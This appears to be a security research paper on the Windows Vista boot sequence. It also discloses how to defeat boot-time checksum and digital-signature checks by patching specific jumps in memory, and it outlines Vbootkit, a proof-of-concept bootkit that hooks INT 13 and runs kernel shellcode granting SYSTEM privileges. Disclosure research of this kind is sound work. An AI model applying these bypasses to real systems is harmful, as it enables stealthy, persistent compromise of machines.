12. Initialize the I/O Manager. Initialization of the I/O manager initializes all of the pre-loaded, "boot" class, device drivers.
13. Initialize the Process Manager.

The operating system kernel then scans the registry, the in-memory copy passed to it by WINLOAD, for the configured device drivers. It loads and all of the device drivers that are in the "system" class.
The operating system finally invokes the first user process, the so-called Session Manager Subsystem (SMSS).

Now, we will go through little details regarding the Kernel waking up.
Winload.exe invokes the kernel entry point and passes it Setup paramater block

- KiSystemStartup
- HalInitializeBios (HAL.DLL)
- KdInitSystem
- KiInitializeKernel
    - KiGetCpuVendor (Get the Cpu Vendor and sets some features such NX bit etc)
    - KiInitSystem (*initializes* _KeServiceDescriptorTable *and* _KeServiceDescriptorTableShadow)
    - KeInitializeProcess

        - KiFastSystemCallDisable (variable set to 1 or 0, it tells whether to use SYSCALL/SYSRET mechanism or traditional INT 2E method)
        - ExpInitializeExecutive
            - InitBootProcessor
                - ExBurnMemory
                - HalInitSystem
                - ExInitSystem
                - VerifierInitSystem
                    - ViInitSystemPhase1/ViInitSystemPhase0
                        - PspSetCreateProcessNotifyRoutine for phase 1 (this is for CI)
                        - VfSetVerifyDriverTargets for phase 0
                - MmInitSystem
                - ObInitSystem
                - SeInitSystem
                    - SepInitializationPhase1/0
                - PsInitSystem
                    - PspInitPhase1/0 (In 1, it loads NTDLL, in 0 it creates System Process,creates phase 1 thread)
                - PpInitSystem (Initialises plug and play)

- KiIdleLoop

All the above stuff is packed in the Phase 0 initialization of Kernel. We should explain the phase 0 in small details below.
Phase 0 basically sets up environment for phase 1. It initializes the debugger, applies processor specific settings such as NX bit. It also applies some security policies such as the OPTIN policy, this is extracted from the parameter block winload passes to the kernel. It also enables or disable the fast SYSCALL/SYSRET mechanism. This pair of instructions is used to switch from user to kernel mode and vice-versa.It inits the security mechanism CI (Code integrity) and registers the PspSetCreateProcessNotifyRoutine so as whenever a new image(driver) is loaded into the kernel mode,it is notified. The CI will be discussed sometime later in this paper.Then, it creates the phase1 Thread which carries on initialization in the next phase.

Now we will step through the Phase1 initialization. The PsInitSystem creates the phase 1 initialization thread (during the final stages of phase 0).

Phase 1 starts from the

- Phase1Initialization
  - Phase1InitializationDiscard
    - DisplayBootBitmap (used to display bitmap)
    - InitIsWinPEMode (this is a variable)
    - PoInitSystem (ACPI power system)
    - ObInitSystem (Object manager)
    - ExInitSytem
    - KeInitSystem
    - KdInitSystem
    - TmInitSystem
    - VerifierInitSystem
    - SeInitSystem
    - MmInitSystem
    - **CmInitSystem1 (Configuration Manager** , At the end of this phase, the registry namespaces under **\Registry\Machine\Hardware** and **\Registry\Machine\System** can be both read and written.
    - EmInitSystem
    - PfInitializeSuperfetch
    - FsRtlInitSystem
    - KdDebuggerInitialize1
    - PpInitSystem (Plug and play phase 1)
    - IopInitializeBootLogging
    - ExInitSystemPhase2 (It unloads micro-code update if required)
    - IoInitSystem (At the end of this phase, the system's core drivers are all active, unless a critical driver fails its initialization and the machine is rebooted)
    - MmInitSystem
    - PoInitSystem
    - PsInitSystem
    - SeRmInitPhase1
    - StartFirstUserProcess (creates SMSS or first user process)
      - RtlpCreateUserProcess
        - ZwCreateUserProcess
    - KeInitSystem
  - MmZeroPageThread

Now, the time has arrived for phase 1. Phase 1 is the final phase of kernel initialization.

It accomplishes a few major tasks, some of which are documented below.

- Shows the bitmap (the bitmap will later on show the revolving progress bar)
- Sets up power management related stuff

- Inits security stuff, and creates various tokens such as anonymous tokens,SIDs etc
- Mounts registry hives under \Registry\Machine\Hardware and \Registry\Machine\System
- Makes itself pageable
- Inits superfetch (cache scheme to improve performance)
- Initializes all drivers, which were loaded or set to load.
- Checks whether to boot safe mode and sets up keys for it. Using InitSafeBoot function
- Then it starts the first user mode process smss.exe (session manager sub-system)

So, kernel is up, together with it’s army of drivers and send a trustful worker to conquer the user-mode (using SMSS.EXE).

Windows Vista User Mode Initialization

Session Manager Sub-system Process (SMSS.EXE)

User-mode initialization involves several processes, executing in parallel and acting in concert. The first of these is the SMSS. This spawns other processes, which in their turn spawn yet other processes still. All processes run under the aegis of the "Local System" user account. (If that account is ever denied execute rights to the program image files for these various processes, the system will fail to initialize.)

The Session Manager Subsystem process' rôle in initialization

The SMSS process uses the native kernel API and manages sessions and subsystems (e.g. the Win32 subsystem, the 16-bit OS/2 subsystem, and the POSIX subsystem).

The SMSS first mounts the registry hive files. When SMSS mounts the system hive, the kernel merges into it the in-memory copy of the system registry hive that was loaded by WINLOAD, so that additions and updates to the system portion of the registry (but not deletions) that were made earlier in the boot process before the hive was mounted are preserved.

The SMSS then runs any boot-time programs specified by values beneath the HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\BootExecute key in the registry. SMSS runs these programs synchronously, waiting for them to complete before proceeding.

The SMSS then issues a request to the kernel to load the device driver that is named by the HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Subsystem\KMode value in the registry. This is normally system32\win32k.sys, the driver that implements the kernel-mode portion of the Win32 API. This driver initializes the Win32 graphics subsystem, switching the display from textual to graphical.

The SMSS then performs system initialization tasks such as

executing any pending file/directory renaming or deletion operations that have been listed in the Registry (under HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\PendingFileRenameOperations) to be executed when the system next initializes,

pre-loading "known DLLs" (so that they are always open, and thus will be faster to load into processes),

On other operating systems, ad-hoc user processes that execute with normal user privileges do the pre-loading of DLLs. Because the pre-loading of DLLs is done by a process running under the aegis of the local system user account and with Trusted Computer Base privileges, one must be *very* careful about what is added to the registry's list of "Known DLLs" on Windows NT.

reading the contents of the initial process environment from the registry and initializing the environment from it,
and
initializing additional page files.

Penultimately, the SMSS starts up the subsystem processes for sessions 0 and 1, an init process for session 0, and a logon process for session 1. (The init process is new to Windows VISTA. On prior versions of Windows NT the SMSS would create subsystem and logon processes for session 0, and much of what the init process does on Windows VISTA would be handled by the first instance of the logon process.)

To start the subsystems for sessions 0 and 1, the SMSS reads the registry values named by the HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Subsystem\Required value in the registry. This value points to further values under the HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Subsystem key. Usually it names the Debug and the Windows values under that key. These values, in turn, specify the program image files for processes that the SMSS then runs in each session.

Normally, the Windows value names system32\csrss.exe, the server process ("Client-Server Runtime SubSystem") that implements the user-mode portion of the Win32 API. Once this subsystem process is running in a session, the system is capable of running Win32 programs in that session.

The SMSS spawns the WININIT process, using the system32\wininit.exe program image file, in session 0 and a WINLOGON process, using the system32\winlogon.exe program, in session 1. Thus only session 1 is a "WINLOGON" session.

The SMSS finally enters a loop waiting for LPC requests or for WININIT, WINLOGON, or CSRSS to terminate. Other processes may communicate with the SMSS using a LPC port (\SmApiPort) to invoke additional subsystem processes (such as system32\psxss.exe) in a session or to create additional sessions (which would have their own subsystem and logon processes). If WININIT, WINLOGON, or CSRSS ever terminate, SMSS crashes the system.

BootExecute processes

BootExecute processes spawned synchronously by SMSS execute under the aegis of the Local System user account, and must use the native kernel API (the Win32 subsystem, both the kernel-mode and the user-mode portions, having not yet been initialized).

A Few Valid Boot Process are

- AUTOCHK.EXE
- AUTOFMT.EXE
- AUTOCONV.EXE

The above programs are only compiled to use Native API (ie they can only call functions from NTDLL.DLL library). Even the user interface is handled using the Native API calls.

The Client-Server Runtime Subsystem process (CSRSS.EXE)

The CSRSS process uses the native kernel API and implements the user-mode part of the Win32 subsystem. In Vista, only functionality such as console handling remains in CSRSS, most functionality having been moved to system32\win32k.sys. Several kernel-mode threads, created by win32k.sys, are also created in the CSRSS process.

CSRSS listens on an LPC port for Win32 API calls and handles them. It is the CSRSS process (in particular the winsrv.dll dynamic link library that it links to) that creates and processes messages for the GUI windows that represent Win32 "consoles". This also loads basesrv.dll (Windows NT Base API Server DLL); it loads the client DLL KERNEL32.DLL.

CSRSS never terminates. If it does, both SMSS and the Windows NT kernel will notice and will therefore bug-check the system. (The CSRSS process has the "critical process" flag set in its process object within the kernel.)

The Windows Init process(WININIT.EXE)

WININIT is a Win32 process that does all of the stuff that the first instance of WINLOGON used to do in prior versions of Windows , i.e. stuff that was more related to one-time overall system initialization than to per-session initialization and to user logon. The SMSS by default starts a WININIT process in session 0. There is no need for further WININIT processes.
WININIT spawns the Local Security Authority SubSystem process, using the system32\lsass.exe program image file, and the Service Controller process, using the system32\services.exe program image file. In prior versions of Windows NT, the first WINLOGON process would manage these two, and if either process ever terminated, WINLOGON would initiate a system shutdown and restart. WININIT spawns these processes in Vista, and WININIT is not involved in the user logon and system shutdown mechanisms.

The Windows Logon process(WINLOGON.EXE)

WINLOGON is a Win32 process that provides the user interface for logging on to, logging off from, locking, and unlocking a single session in the system, and that handles system shutdown requests. It manages the spawning of user processes (normally userinit.exe) when users log in, and the killing of user processes when users log out. The SMSS by default starts a WINLOGON process in session 1. The Terminal Services server requests SMSS to start further WINLOGON process in further sessions.

In prior versions of Windows NT, the first WINLOGON process would perform one-time overall system initialization actions. In Vista, this functionality is in WININIT. WINLOGON only performs per-session initialization, and the first WINLOGON process is not a special case.

WINLOGON first creates a "window station" to conceptually bind together one or more keyboards, mice, and displays, and various Win32 global properties to form the logical unit of interaction with a single user. (In Unix/Linux world this would be a "head".)

In this window station, WINLOGON then creates three desktops: the WINLOGON desktop, the user desktop, and the screen saver desktop. WINLOGON assigns an ACL to the WINLOGON desktop that prevents any process but itself from accessing that desktop. (It grants permissions to a unique security ID that is only included in its own process token and in no other.)
In prior versions of Windows NT, WINLOGON would load a GINA ("Graphical Identification aNd Authentication") dynamic link library. Various functions in the GINA would handle waiting for the Secure Attention Sequence (Control-Alt-Delete), displaying the various login/logout/lock/unlock dialogue boxes on the WINLOGON desktop, and even invoking the user process (userinit.exe).Also, it used to handle the SAS sequence(*secure attention sequence), the famous CTRL+ALT+DEL screen*

In Windows Vista, the GINA scheme has been replaced with a system of Credential Providers, which moves some of that functionality (in particular universal parts such as invoking the user process) into WINLOGON itself and simply separates out into DLLs the functionality of obtaining user credentials via some user interface and of performing user authentication with those credentials via the LSASS. WINLOGON even supports simplified credential providers, where the user interface comprises a set of text fields, handling most of the user interface work on behalf of such providers.

Credential Providers are DLLs that export COM interfaces:
ICredentialProvider, **ICredentialProviderCredential**, **ICredentialProviderCredentialEvents**, **ICredentialProviderEvents**, and **ICredentialProviderFilter**.

The Service Controller process(SERVICES.EXE)

The services.exe invoked by wininit.exe has changed slightly. In previous versions of Windows, services were started aggressively thus slowing down the log-on process of the user, but in Vista, a new concept of delayed auto services concept. In this concept, some services are not required to start immediately, so these are delayed, so as user can log-on as fast as he can and these services will be started later on slowly and steadily in the background.

The Local Security Authority Subsystem process (LSASS.EXE)

A user-mode process running the image \Windows\System32\Lsass.exe that is responsible for the local system security policy (such as which users are allowed to log on to the machine, password policies, privileges granted to users and groups, and the system security auditing settings), user authentication, and sending security audit messages to the Event Log. The local security authority service (Lsasrv—\Windows\System32\Lsasrv.dll), a library that Lsass loads, implements most of this functionality.

The LSASS process creates an LPC port, and then enters a loop handling security requests, such as requests to verify a set of user credentials against a user account database, that come down that port. Requests arrive from WINLOGON processes, from the network logon service process, and from user processes that wish to perform user authentication.

At this stage, we have a running VISTA OS, waiting at the log-on prompt.

Security Implementation in Windows Vista


In this part of paper, we will go through the security implemented by Microsoft at different stages of Vista’s Booting Process. Also, we will disclose how to defeat some protection schemes.

Here’s is a small list of protections

1. *Checksum of Bootmgr.Exe is verified*
2. *Digital Signature of Bootmgr.exe is verified*
3. *Checksum of Winload.exe is verified*
4. *Digital Signature of Winload.exe*
5. *Checksum of each and every file loaded by Winload.exe is verified*
6. *Digital Signature of each and every file is verified by winload.exe*
7. *Code Integrity tries to take a snapshot of every image loaded and is verified either randomly or all*

Checksum Protection

Every PE (Portable Executable) file has a checksum stored in the header. Portable Executable structure is given below and will not be discussed here, as numerous other sources are available out there.



PE Header

```
    ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
0   ³      SIGNATURE BYTES      ³  CPU TYPE   ³  # OBJECTS  ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄ´
8   ³       TIME/DATE STAMP     ³         RESERVED          ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄ´
16  ³          RESERVED         ³  NT HDR SIZE³    FLAGS    ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÂÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄ´
24  ³  RESERVED   ³LMAJOR³LMINOR³         RESERVED          ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÁÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
32  ³          RESERVED         ³         RESERVED          ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
40  ³       ENTRYPOINT RVA      ³         RESERVED          ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
48  ³          RESERVED         ³        IMAGE BASE         ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
56  ³       OBJECT ALIGN        ³        FILE ALIGN         ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄ´
64  ³  OS MAJOR   ³  OS MINOR   ³USER MAJOR   ³USER MINOR   ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄ´
72  ³ SUBSYS MAJOR³ SUBSYS MINOR³         RESERVED          ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
80  ³        IMAGE SIZE         ³       HEADER SIZE         ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄ´
88  ³       FILE CHECKSUM       ³  SUBSYSTEM  ³  DLL FLAGS  ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄ´
96  ³   STACK RESERVE SIZE      ³     STACK COMMIT SIZE     ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
104 ³   HEAP RESERVE SIZE       ³     HEAP COMMIT SIZE      ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
112 ³         RESERVED          ³  # INTERESTING RVA/SIZES  ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
120 ³   EXPORT TABLE RVA        ³   TOTAL EXPORT DATA SIZE  ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
128 ³   IMPORT TABLE RVA        ³   TOTAL IMPORT DATA SIZE  ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
136 ³  RESOURCE TABLE RVA       ³  TOTAL RESOURCE DATA SIZE ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
144 ³  EXCEPTION TABLE RVA      ³  TOTAL EXCEPTION DATA SIZE³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
152 ³  SECURITY TABLE RVA       ³  TOTAL SECURITY DATA SIZE ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
160 ³    FIXUP TABLE RVA        ³  TOTAL FIXUP DATA SIZE    ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
    ³    DEBUG TABLE RVA        ³  TOTAL DEBUG DIRECTORIES  ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
    ³  IMAGE DESCRIPTION RVA    ³  TOTAL DESCRIPTION SIZE   ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
    ³   MACHINE SPECIFIC RVA    ³   MACHINE SPECIFIC SIZE   ³
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
    ³  THREAD LOCAL STORAGE RVA ³      TOTAL TLS SIZE       ³
    ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
```

Since, vbootkit is an in-ram concept, it can’t touch the files and modify there, so a solution was required for run-time fix. The solution was to calculate and fix the checksum on the spot.

Checksum algorithm

Here’s the algorithm in simple steps.

1. Make the checksum field in the header 0,if it’s not already so
2. Add the words, with the carry, until the whole file has been added
3. The file is processed in words
4. Now split the 32-bit sum into 2 16-bit halves and add them, excluding any carry bits
5. Now add file size to the resultant sum
6. You got the 32-bit checksum word

Implementation time

```
computenextword :
     sub     edx,2        ;assume edx contains size to checksum
     mov     cx,[esi]         ; load 2-byte block
     add     eax,ecx          ; compute 2-byte checksum
     adc     eax,0            ;add carry
     skip:
     add     esi,2            ; update source address
     cmp     edx,0            ;buffer fully checksummed
jne   computenextword         ;more 2-bytes blocks


      mov     edx,eax          ; copy checksum value
      shr     edx,16           ; isolate high order bits
      and     eax,0ffffh       ; isolate low order bits
      add     eax,edx          ; sum high, low order bits
      mov     edx,eax          ; isolate possible carry
      shr     edx,16           ;
      add     eax,edx          ; add carry
      and     eax,0ffffh       ; clear carry bit if presemt
      add eax, filesize   //final checksum is now in eax
```

Digital Signature Protection

Now, we will discuss the digital Checksum protection and then we will describe the method to defeat this protection.

Here’s the call sequence used while checking a file for it’s digital signature.

- BmFwVerifySelfIntegrity
    - BlGetApplicationBaseAndSize
    - RtlImageNtHeader
    - BlImgVerifySignedPeImageFileContents
        - A_SHAInit
        - RtlImageNtHeader
        - A_SHAUpdate
        - A_SHAFinal
        - ImgpValidateImageHash
            - ImgpVerifyMinimalCodeIntegrityInitialization
                - MincrypL_SelfTest
                    - MincrypL_TestPKCS1SignVerify
                        - MinCryptHashMemory (will calculate MD5 and SHA1)
                        - BsafeEncPublic (will do RSA related stuff)
                        - I_VerifyPKCS1SigningFormat (Comparison job is done here)
                - BlImgAcceptedRootKeys (this variable is set if certificates were accepted)
            - MinCrypL_CheckImageHash (this is used to check whether driver hashes match with hashes in signed catalog)
                - I_CheckImageHashInCatalog
            - MinCrypL_CheckSignedFile (this is used to check whether the driver signing has been done by trusted certificate authority)
            - ImgpLoadCatalog (Load a catalog file from system32 directory)
                - MinCrypL_AddCatalog
                    - I_MapCatalog
                        - MinCryptVerifySignedDataLMode (this verifies the certificate)
                - MinCrypL_RemoveCatalog
            - MinCrypL_CheckImageHash
            - ImgpLoadNextCatalog
        - ImgpFilterValidationFailure

Now, let’s go through the above stuff.
Windows created a min-crypt library, which contains all the stuff, related to crypto-algorithms, certificates, hash algorithms etc.

Important functions, which implement the functionality, are

1. MinCrypL_CheckImageHash (this verifies whether driver signature macyhes with what is stored in the header
2. MinCrypL_CheckSignedFile(this verifies whether the signature itself is signed by one of the root authority)

MinCrypL_CheckImageHash :- MinCryptL_CheckImageHash is very simple. It walks a linked list of signed catalogs pointed to by g_CatalogList (which is a LIST_ENTRY structure) and calls I_CheckImageHashInCatalog to try to match the image hash in the signed catalog. If the image hash is found in one of the signed catalogs, it returns success; otherwise, it returns an error. Error code in this case is C0000428h

MinCrypL_CheckSignedFile : - This verifies the author of the signature.The sign must be a class 3 code signing certificate. These are currently only provided by

1) Microsoft
2) Verisign

Here’s is call trace for this function

- MinCrypL_CheckSignedFile
    - MinCryptVerifySignedFileLMode
    - I_CheckRevocationList

This also returns an error code of C0000428h on failure.

Defeating the Digital Signature Protection

The protection can be defeated by a number of techniques. But we will only be discussing only 1 method.

Let’s get down.

Since we will modify the file, the function that could return a failure code are (since digital signature will not match any more)

1) BmFwVerifySelfIntegrity
2) BlImgVerifySignedPeImageFileContents
3) ImgpValidateImageHash

To avoid BlImgVerifySignedPeImageFileContents from knowing that ImgpValidateImageHash has failed with an error code,

```
 call    _ImgpValidateImageHash@16 ; verifies the digital
signature
 test    eax, eax        ; execution is fine till here
 jge     short loc_41F4F3 ; this jumps to checksum error
 jmp     short loc_41F4E1 ; this jump is taken if all is ok
```

so we can use either the NOP instruction (0x90) or we can use JLE instruction (0x74)

However, patching alone at this stage will not get the job done as expected. This is because the EAX register still contains the error code (0xC0000428) instead of the correct value 0.

This value is checked once again just after the BmFwVerifySelfIntegrity returns

```
  call    _BmFwVerifySelfIntegrity@4 ; this verifies self
integrity
  cmp     eax, ebx
  mov     [esp+70h+var_60], eax
  jl      loc_4013A0      ; This jump is taken in case of failure
```

So, NOPping the conditional jmp instruction will let us continue.

Vbootkit

Objective

- The objective is to get the Windows Vista running normally with extra code loaded in the kernel.
- Also, the Vbootkit should pass through all the security features implemented in the kernel without being detected.
- No files should be patched on disk; it should run completely in memory to avoid later on detection.

Weak Points (we use them)

- Windows Vista loader assumes that the system has not been compromised till it gains execution
- Windows Vista assumes that the memory image of an executable file is intact between the loading of file (system checks its validity just after loading a file) and execution of the file

These are the two main weaknesses Vbootkit exploits to get the job done.

Features

Proof of Concept code

- Supports booting from CD-ROM and PXE
- Displays our signature at OS selection menu
- Demonstrates a kernel mode shell code which periodically escalates all cmd.exe to SYSTEM privileges
- Supports pluggable shellcodes at compilation time

Working of Vbootkit

Overview

- Hook INT 13 (for disk reads)
- Keep on patching and patching and patching files as they load
    - Gain control after bootmgr has been loaded in memory to patch WINLOAD.EXe
    - Gain Control after WINLOAD.EXE has been loaded to patch NTOSKRNL.EXE and other stuff (if required)
    - Patch kernel, create new thread, and run the payload.

Slightly Detailed functional workout

Our code gains execution from the CD-Rom, relocates ourselves to 0x9e000.
Hook INT 13.
The hook searches every read request for a signature, if the signature matches it executes its payload.
Vbootkit reads MBR and starts normal boot process with INT 13 hook installed
When the NT boot sector loads bootmgr.exe, our hooks finds the signature and executes the payload
The signature is last 5 bytes from bootmgr.exe excluding zeroes
for RC1 signature is 9d cd f5 d4 13 (in hex)
for RC2 signature is 43 a0 48 a6 23 (in hex)
The payload patches bootmgr.exe at 3 different places

- Since the resources are read from MUI file, we implemented a detour style patch so as the MUI resources are patched
- Disable self Integrity Checks
- To gain control after winload has been loaded, but haven't started executing

Now the bootmgr is mapped at 0x400000 and gains execution in 32-bit mode
The first job bootmgr performs is to verify it's own digital signature. This is done using 2 different functions ImgpValidateImageHash and BmFwVerifySelfIntegrity
Both the patches are single byte patches, reversing the condition JE (jump if equal) to JNE (jump if not equal)
Now after bootmgr loads its resources, detour takes control, relocates the vboot kit a second time, to protect itself to 0x45b000, patches the display message and passes control back to bootmgr
Now bootmgr displays boot menu together with our signature
After the user, selects an Entry to boot, the bootmgr calls BlImgLoadPEImageEx to load Winload.exe. It also verifies the digital signature of the file

After winload.exe has been mapped to memory and it's digital signature has been verified, our detour takes control in hand and applies 2 detours

- First detour to relocate ourselves (once again)
- Second detour so as we can patch NTOSKRNL.exe and other drivers

Winload completely trusts bootmgr.exe that it has provided a safe environment, so it doesn’t verify itself. Winload validates all the options, maps SYSTEM registry hive, loads boot drivers, prepares a structure called loader block. This loader block contains entry of al drivers loaded, their base addresses. It also contains the memory map of the system (which block is used). It also passes the famous option list, which is processed by kernel to set some features such as enabling of debugger, DEP (Data Execution Policy) and so on.

